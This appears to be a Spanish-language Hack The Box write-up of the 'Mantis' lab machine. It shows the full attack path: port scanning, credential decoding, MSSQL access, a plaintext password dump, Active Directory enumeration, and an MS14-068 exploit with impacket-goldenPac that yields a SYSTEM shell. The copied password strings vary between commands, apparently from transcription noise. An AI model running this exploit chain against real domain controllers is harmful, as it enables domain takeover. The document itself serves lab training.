

# Máquina Mantis Hack The Box Hard

Al hacer ping vemos que el TTL es 127, por lo que ya sabemos que es una máquina windows.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ ping 10.10.10.52
PING 10.10.10.52 (10.10.10.52) 56(84) bytes of data.
64 bytes from 10.10.10.52: icmp_seq=1 ttl=127 time=1410 ms
64 bytes from 10.10.10.52: icmp_seq=2 ttl=127 time=434 ms
^C
--- 10.10.10.52 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1029ms
rtt min/avg/max/mdev = 433.973/921.862/1409.751/487.889 ms, pipe 2

(jouker@joukerm)-[~/Escritorio/temporal]
$
```

Escáner de NMAP donde vemos un montón de puertos abiertos

```
Initiating NSE at 16:18
Completed NSE at 16:18, 0.00s elapsed
Initiating SYN Stealth Scan at 16:18
Scanning 10.10.10.52 [65535 ports]
Discovered open port 53/tcp on 10.10.10.52
Discovered open port 139/tcp on 10.10.10.52
Discovered open port 135/tcp on 10.10.10.52
Discovered open port 445/tcp on 10.10.10.52
Discovered open port 8080/tcp on 10.10.10.52
Discovered open port 49153/tcp on 10.10.10.52
Increasing send delay for 10.10.10.52 from 0 to 5 due to 885 out of 2949 dropped probes since last increase.
Discovered open port 5722/tcp on 10.10.10.52
Increasing send delay for 10.10.10.52 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.10.52 from 10 to 20 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.10.52 from 20 to 40 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.10.52 from 40 to 80 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.10.52 from 80 to 160 due to max_successful_tryno increase to 8
Increasing send delay for 10.10.10.52 from 160 to 320 due to max_successful_tryno increase to 9
Discovered open port 49165/tcp on 10.10.10.52
Increasing send delay for 10.10.10.52 from 320 to 640 due to max_successful_tryno increase to 10
Discovered open port 49153/tcp on 10.10.10.52
Increasing send delay for 10.10.10.52 from 640 to 1000 due to 107 out of 356 dropped probes since last increase.
Warning: 10.10.10.52 giving up on port because retransmission cap hit (10).
Discovered open port 1337/tcp on 10.10.10.52
Discovered open port 49158/tcp on 10.10.10.52
Discovered open port 49168/tcp on 10.10.10.52
Discovered open port 49158/tcp on 10.10.10.52
Discovered open port 49158/tcp on 10.10.10.52
Discovered open port 389/tcp on 10.10.10.52
Discovered open port 49161/tcp on 10.10.10.52
Discovered open port 49155/tcp on 10.10.10.52
Discovered open port 88/tcp on 10.10.10.52
Discovered open port 3268/tcp on 10.10.10.52
Discovered open port 636/tcp on 10.10.10.52
Discovered open port 47001/tcp on 10.10.10.52
```

Filtramos por las de HTTP porque hay 2 páginas web y me parecía haber visto cosas fuera de lo habitual.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ cat scan.txt | grep http
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
1337/tcp open http syn-ack ttl 127 Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
|_ http-methods:
|_ http-title: IIS7
8080/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Tossed Salad - Blog
|_ http-methods:
|_ http-server-header: Microsoft-IIS/7.5
|_ http-open-proxy: Proxy might be redirecting requests
47001/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49157/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```

Máquina IIS7 antiguo en el primer puerto, se nota que esta un poco viejo. Pero no creo que vaya por aquí la vulnerabilidad.



Antes de irnos a la siguiente página puerto 8080 dejamos el gobuster activado por si las moscas.

```
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.52:1337 -x php,txt,css,html,bak -t 60
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.52:1337
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,css,html,bak
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/orchard (Status: 500) [Size: 3026]
```

Vemos esta página hecha por Orchard en el puerto 8080.

10.10.10.52:8080

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecHackTricks - HackTricks

# Tossed Salad

Home

Blog

Friday, September 01, 2017 9:44:04 AM

This is your Orchard Blog.

Pita Pockets with a sun dried tomato flavor

Friday, September 01, 2017 10:06:09 AM No Comments

Simple ingredients which can be assembled quickly, makes this pita pocket a go to dish time and again.The sun-dried tomato paste makes this pocket flavorful and delicious!HINT: Make the paste in ... [more](#)

Purple cabbage and carrot salad

Friday, September 01, 2017 10:05:16 AM No Comments

Serves 2 large portionsSalad Ingredients:2 cups thinly sliced purple cabbage3 carrots skinned and grated in a large-holed grater6 spring onions sliced with some of the green shoots1 cup lettuce of a ... [more](#)

First Leader Aside

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur a nibh ut tortor dapibus vestibulum. Aliquam vel sem nibh. Suspendisse vel condimentum tellus.

Second Leader Aside

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur a nibh ut tortor dapibus vestibulum. Aliquam vel sem nibh. Suspendisse vel condimentum tellus.

Third Leader Aside

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur a nibh ut tortor dapibus vestibulum. Aliquam vel sem nibh. Suspendisse vel condimentum tellus.

Powered by Orchard © The Theme Machine 2025. [Sign In](#)

Searchsploit Orchard nos da 3 opciones pero no creo ninguna que nos sirva ya que simplemente son XSS.

```
(jouker@joukerm)-[~]
$ searchsploit orchard

-----
Exploit Title | Path
-----
Orchard 1.3.9 - 'ReturnUrl' Open Redirection | php/webapps/36493.txt
Orchard CMS 1.7.3/1.8.2/1.9.0 - Persistent Cross-Site Scripting | asp/webapps/37533.txt
Orchard Core RC1 - Persistent Cross-Site Scripting | aspx/webapps/48456.txt
-----
Shellcodes: No Results

--(jouker@joukerm)-[~]
```

Pruebo una inyección SQL simple con el 1=1 pero tampoco me sirve

# Tossed Salad

[Home](#)

## Log On

Please enter your username and password.

## Account Information

Username

Password

☐ Remember Me

[Sign In](#)

Powered by [Orchard](#) © The Theme Machine 2025. [Sign In](#)


En el whatweb tampoco hay nada por desgracia.

```
jouker@jouker ~  
$ whatweb 10.10.10.52:8080  
http://10.10.10.52:8080 [200 OK] ASP.NET[4.0.30319][MVC5.2], Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.52], MetaGenerator[Orchard], Microsoft-IIS[7.5], Script[text/javascript], Title[Tossed Salad - Blog], UncommonHeaders[x-generator,x-aspnetmvc-version], X-Powered-By[ASP.NET]  
jouker@jouker ~
```


Volviendo a la web original vemos como hay un /secure\_notes

```
Starting gobuster in directory enumeration mode  
=====  
/orchard (Status: 500) [Size: 3026]  
/secure_notes (Status: 301) [Size: 160] [--> http://10.10.10.52:1337/secure_notes/]  
Progress: 647354 / 1323366 (48.92%)
```

En secure notes este código de aquí me parece sospechoso




Tenemos estas notas, que ya tenemos al user dev\_notes.



Con lo que he marcado antes en rojo vemos que estaba en base64, pero nos da otro código encodeado



Obtenemos una credencial después de hacer la comanda xxd -r -p.



Obviamente de SQL



Con crackmapexec vemos que poner en el archivo /etc/hosts ya que para conectarse a la BBDD a través de comandos necesito

especificar el dominio a usar.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ impacket-mssqlclient htb.local/admin:'m$$ql_S@_P@ssW0rd!'@mantis
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL (admin admin@master)> █
```

La comanda de listar bases de datos es diferente al resto, pero igualmente tenemos aquí cosas para probar.

```
ERROR(MANTIS\SQLEXPRESS): Line 1: Could not find stored procedure 'show'.
SQL (admin admin@master)> SELECT name FROM master.sys.databases
name
-----
master

tempdb

model

msdb

orcharddb

SQL (admin admin@master)> use orcharddb;
ENVCHANGE(DATABASE): Old Value: master, New Value: orcharddb
INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'orcharddb'.
SQL (admin admin@orcharddb)> █
```

Habría que buscar alguna alternativa ya que las comandas estas son muy dificiles comparadas con las de MYSQL

```
ERROR(MANTIS\SQLEXPRESS): Line 1: Incorrect syntax near the keyword 'WHERE'.
SQL (admin admin@orcharddb)> SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE';
TABLE_NAME
-----
blog_Orchard_Blogs_RecentBlogPostsPartRecord
blog_Orchard_Blogs_BlogArchivesPartRecord
blog_Orchard_Workflows_TransitionRecord
blog_Orchard_Workflows_WorkflowRecord
blog_Orchard_Workflows_WorkflowDefinitionRecord
blog_Orchard_Workflows_AwaitingActivityRecord
blog_Orchard_Workflows_ActivityRecord
blog_Orchard_Tags_TagsPartRecord
```

Encontramos un password de james dentro de la tabla users.

	ID	UserName	Email	NormalizedUserName	Password	CreatedUtc	LastLoginUtc	LastLogoutUtc	PasswordFormat	HashAlgorithm	PasswordSalt	Re
gistrationStatus				EmailChallengeToken								--
-----												
2	admin			admin	AL133726GYHm0llysVzG8LA76o0zgM5lyOJK10vSWCGK+lgY6vrQusvFWHKZn2+A==	2017-09-01 13:44:01	2017-09-01 14:03:50	2017-09-01 14:06:31	Hashed	PBKDF2	UBWwF1cQCsaG/P7JIR/kg=	Ap
proved			Approved	NULL								
15	James	james@hb.local		James	Jom3s_Pas\$W0rd!	2017-09-01 13:45:44	NULL	NULL	Plaintext	Plaintext	NA	Ap
proved			Approved	NULL								

Usuario válido encontrado.

```
jouker@joukerm-[~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.52 -u 'james' -p 'J@3m3s_P@ssW@rd!'
SMB 10.10.10.52 445 MANTIS [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
SMB 10.10.10.52 445 MANTIS [+] htb.local\james:J@3m3s_P@ssW@rd!
```


En esta máquina en los shares no hay el groups.xml que podemos quitar con el gpp-decrypt. Tampoco hay un password escondido en la descripción.

```
[joulker@joukerm]-[~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.52 -u 'james' -p 'J@m3s_P@s$W0rd!' --shares
SMB      10.10.10.52    445     MANTIS      [+] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
SMB      10.10.10.52    445     MANTIS      [+] htb.local\james:J@m3s_P@s$W0rd!
SMB      10.10.10.52    445     MANTIS      [+] Enumerated shares
SMB      10.10.10.52    445     MANTIS      Share          Permissions   Remark
SMB      10.10.10.52    445     MANTIS      -----
SMB      10.10.10.52    445     MANTIS      ADMIN$         Remote Admin
SMB      10.10.10.52    445     MANTIS      C$             Default share
SMB      10.10.10.52    445     MANTIS      IPC$           Remote IPC
SMB      10.10.10.52    445     MANTIS      NETLOGON       READ           Logon server share
SMB      10.10.10.52    445     MANTIS      SYSVOL         READ           Logon server share

[joulker@joukerm]-[~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.52 -u 'james' -p 'J@m3s_P@s$W0rd!' --users
SMB      10.10.10.52    445     MANTIS      [+] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
SMB      10.10.10.52    445     MANTIS      [+] htb.local\james:J@m3s_P@s$W0rd!
SMB      10.10.10.52    445     MANTIS      [+] Enumerated domain user(s)
SMB      10.10.10.52    445     MANTIS      htb.local\james      badpwdcount: 0 desc:
SMB      10.10.10.52    445     MANTIS      htb.local\krbtgt      badpwdcount: 0 desc: Key Distribution Center Service Account
SMB      10.10.10.52    445     MANTIS      htb.local\Guest        badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB      10.10.10.52    445     MANTIS      htb.local\Administrator badpwdcount: 0 desc: Built-in account for administering the computer/domain
```

No veo nada de interés dentro de RPCCLIENT.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ rpcclient -u 'james%J@m3s_P@ssW0rd!' 10.10.10.52
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[james] rid:[0x44f]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44e]
rpcclient $> querygroupmem 0x200
rid:[0x1f4] attr:[0x7]
rpcclient $> queryuser 0x1f4
User Name      : Administrator
Full Name      :
Home Drive     :
Dir Drive      :
```



EL ASREPROAST Y EL KERBEROASTING ME HA DEJADO IGUAL ...

Voy a probar bloodhound.py

Quizás en un futuro seria de interés añadir el propio PC a /etc/hosts.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ python3 bloodhound.py -u "james" -p 'J@m3s_P@ssW0rd!' -c All -d htb.local -ns 10.10.10.52
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (mantis.htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: mantis.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: mantis.htb.local
INFO: Found 5 users
INFO: Found 42 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: mantis.htb.local
```



Borro la bbdd previa para añadir los nuevos archivos.

```
neo4j$  
  
neo4j$ MATCH (n) DETACH DELETE n;  
  
Deleted 84 nodes, deleted 667 relationships, completed after 149 ms.
```

James puede hacer RDP a la máquina pero según mi escáner de puertos no existe ese puerto por lo que no me puedo conectar:



No hay mucho más dentro de Bloodhound por lo que voy a tirar de algún repositorio para a ver si hay nuevas ideas.

Dentro de payload all the things se habla de la siguiente vulnerabilidad.

Internal All The Things

## MS14-068 Checksum Validation

This exploit require to know the user SID, you can use `rpcclient` to remotely get it or `wmi` if you have an access

- RPCCClient

```
rpcclient $> lookupnames john.smith
john.smith S-1-5-21-2923581646-3335815371-2872905324-1107 (User: 1)
```

- WMI

```
wmic useraccount get name,sid
Administrator S-1-5-21-3415849876-833628785-5197346142-500
Guest S-1-5-21-3415849876-833628785-5197346142-501
Administrator S-1-5-21-297520375-2634728305-5197346142-500
Guest S-1-5-21-297520375-2634728305-5197346142-501
krbtgt S-1-5-21-297520375-2634728305-5197346142-502
lambda S-1-5-21-297520375-2634728305-5197346142-1110
```

- Powerview

Hay precisamente una herramienta para comprobar si es vulnerable, y como no, a través de impacket de nuevo

```
junker@joukrm:~$ impacket-goldenPac
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

usage: goldenPac.py [-h] [-ts] [-debug] [-c pathName] [-w pathName] [-dc-ip ip address] [-target-ip ip address] [-hashes LMHASH:NTHASH] target [command ...]

MS14-068 Exploit. It establishes a SMBConnection and PSEXECs the target or saves the TGT for later use.

positional arguments:
  target                [[domain/]username[:password]@]<targetName>
  command               command (or arguments if -c is used) to execute at the target (w/o path). Defaults to cmd.exe. 'None' will not execute PSEXEC (handy if you just want to save the
                        ticket)

options:
  -h, --help            show this help message and exit
  -ts                  Adds timestamp to every logging output
  -debug               Turn DEBUG output ON
  -c pathName           uploads the filename for later execution, arguments are passed in the command option
  -w pathName           writes the golden ticket in CCache format into the <pathName> file
  -dc-ip ip address     IP Address of the domain controller (needed to get the users SID). If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address IP Address of the target host you want to attack. If omitted it will use the targetName parameter

authentication:
  -hashes LMHASH:NTHASH NTLM hashes, format is LMHASH:NTHASH

Examples:
  python goldenPac domain.net/normaluser@domain-host
  the password will be asked, or
  python goldenPac.py domain.net/normaluser:mypwd@domain-host
  if domain.net and/or domain-machine do not resolve, add them
  to the hosts file or explicitly specify the domain IP (e.g. 1.1.1.1) and target IP:
  python goldenPac.py -dc-ip 1.1.1.1 -target-ip 2.2.2.2 domain.net/normaluser:mypwd@domain-host
  This will upload the xxx.exe file and execute it as: xxx.exe param1 param2 paramn
  python goldenPac.py -c xxx.exe domain.net/normaluser:mypwd@domain-host param1 param2 paramn
```

Efectivamente tal y como habíamos dicho antes hacia falta poner tambien la ruta que vimos antes.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ impacket-goldenPac -target-ip 10.10.10.52 htb.local/james:'J@m3s_P@ssW0rd!'@mantis
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[-] [Errno Connection error (mantis.htb.local:88)] [Errno -2] Name or service not known

(jouker@joukerm)-[~/Escritorio/temporal]
$

```

Y efectivamente SI ERA VULNERABLE. Somos directamente root así que tenemos acceso a las 2 flags.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ impacket-goldenPac -target-ip 10.10.10.52 htb.local/james:'J@m3s_P@ssW0rd!'@mantis
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
/usr/share/doc/python3-impacket/examples/goldenPac.py:723: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware ob
jects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
/usr/share/doc/python3-impacket/examples/goldenPac.py:749: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware ob
jects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on 10.10.10.52.....
[*] Found writable share ADMIN$
[*] Uploading file cyCkyGnz.exe
[*] Opening SVCManager on 10.10.10.52.....
[*] Creating service m0mw on 10.10.10.52.....
[*] Starting service m0mw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```